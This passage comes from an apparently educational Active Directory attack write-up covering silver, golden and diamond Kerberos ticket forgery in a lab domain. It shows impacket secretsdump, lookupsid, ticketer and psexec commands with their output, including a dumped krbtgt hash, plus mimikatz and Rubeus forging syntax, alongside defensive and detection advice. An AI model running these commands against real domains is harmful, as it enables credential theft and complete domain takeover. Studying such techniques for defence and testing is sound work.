
Importing the new ticket allows it to be utilized for the CIFS service:

```
┌──(ray㉿karma)-[~/ad/tools/lab]
└─$ export KRB5CCNAME=Elliot.a.ccache

┌──(ray㉿karma)-[~/ad/tools/lab]
└─$ impacket-psexec -k -no-pass ws1.lareslabs.local
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on ws1.lareslabs.local.....
[*] Found writable share ADMIN$
[*] Uploading file IZXfJHFY.exe
[*] Opening SVCManager on ws1.lareslabs.local.....
[*] Creating service gZXU on ws1.lareslabs.local.....
[*] Starting service gZXU.....
[!] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Versi♦n 10.0.19045.4170]

(c) Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>
```

kerberos authentication using a silver ticket


Analyzing Silver Ticket forging flow in Wireshark reveals that **no preceding AS-REQ / AS-REP messages and no TGS-REQ / TGS-REP messages occur**; only AP-REQ and (optionally) AP-REP messages are generated, indicating no communication with the Domain Controller.

Furthermore, it can be observed how privileged groups have been added to the PAC:



Likewise, Mimikatz can forge silver tickets through the 'kerberos::golden' function:

```
mimikatz "kerberos::golden /admin: /domain: /sid: /target: /aes256: /service:
/ptt" exit
```



mimikatz silver ticket ("golden" function)

Typically, machine account passwords rotate every 30 days. So, obtaining the updated secret keys is imperative to create new silver tickets.


Useful Defenses:

- Enable privileged attribute certificate validation of Kerberos. This can assist with the prevention and detection of silver tickets.
- Use a strong password policy for service accounts.
- Enforce user least privilege.
- Audit service accounts.

Golden tickets:

If the secret key of the krbtgt account is compromised (e.g., through complete domain compromise and gaining DCSync rights), ticket-grating tickets (TGTs) signed by the krbtgt account can be forged.

With these TGTs forged with the `krbrtgt` secret key, an adversary can obtain service tickets and thus obtain permissions for any service, on any machine and as any domain user. Graphically, the flow of this attack would look like the following diagram:



Golden Ticket attack flow

To forge this Golden Ticket, an adversary will need the secret key of the krbtgt account (in this example, the NT hash) and the SID (Security IDentifier) of the domain:

```
┌──(ray㉿karma)-[~/ad/tools/lab]
└─$ impacket-secretsdump lareslabs.local/Lares.DA:Password1.@DC1.Lareslabs.local | grep "krbtgt:502:"
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0b1534c89020c1c44274470a5514f47d:::

┌──(ray㉿karma)-[~/ad/tools/lab]
└─$ impacket-lookupsid lareslabs.local/Lares.DA:Password1.@DC1.Lareslabs.local | grep "Domain SID"
[*] Domain SID is: S-1-5-21-4164589718-1869447727-3637930069
```


Getting krbtgt hash and the domain SID with impacket.

With the krbtgt hash and the domain SID, ticketer script can be used to forge the Golden Ticket. As we mentioned before, in environments with domain controllers updated at least to November 2021, we will need the -user-id of a user that exists within the domain:

```
┌──(ray㉿karma)-[~/ad/tools/lab]
└─$ impacket-lookupsid lareslabs.local/Elliot.A:Lareslabs1.@DC1.Lareslabs.local | grep "Elliot"
1105: LARESLABS\Elliot.A (SidTypeUser)
```


Domain User SID

```
ticketer.py -user-id userID -aesKey krbtgtAESKey -domain-sid domainSid -domain
domain -dc-ip DCIp domainUser
```




Ticketer Golden Ticket

The following image illustrates how, when authenticating with Kerberos via psexec, the forged TGT is sent through a TGS-REQ with the privileged groups added to the PAC:




In the same way, from Windows, Rubeus allows this kind of tickets forging through its "golden" function:

```
.\Rubeus.exe golden /aes256:KRBTGTAESKey /user:domainUser
```



Rubeus golden ticket



access to CIFS after ptt with the Golden Ticket

Useful Defenses:


- Change the KRBTGT account password every 180 days.
- Events 4768 & 4769.
- A possible tactic for detecting the use of golden tickets is to look for TGS-REQs without corresponding AS-REQs.
- Restricting administrative privileges across security boundaries.

- Well-known IOAs associated with Golden Tickets: the default End and Renew time is 10 years minus two days.

Diamond tickets:

Unlike a Golden Ticket, where a new TGT is forged with the hash of the krbtgt account, the **Diamond Ticket technique modifies a legitimate TGT issued by a KDC**. To do this, the TGT is decrypted using the secret key of the krbtgt account, then modified with the desired fields and re-signed with the key.

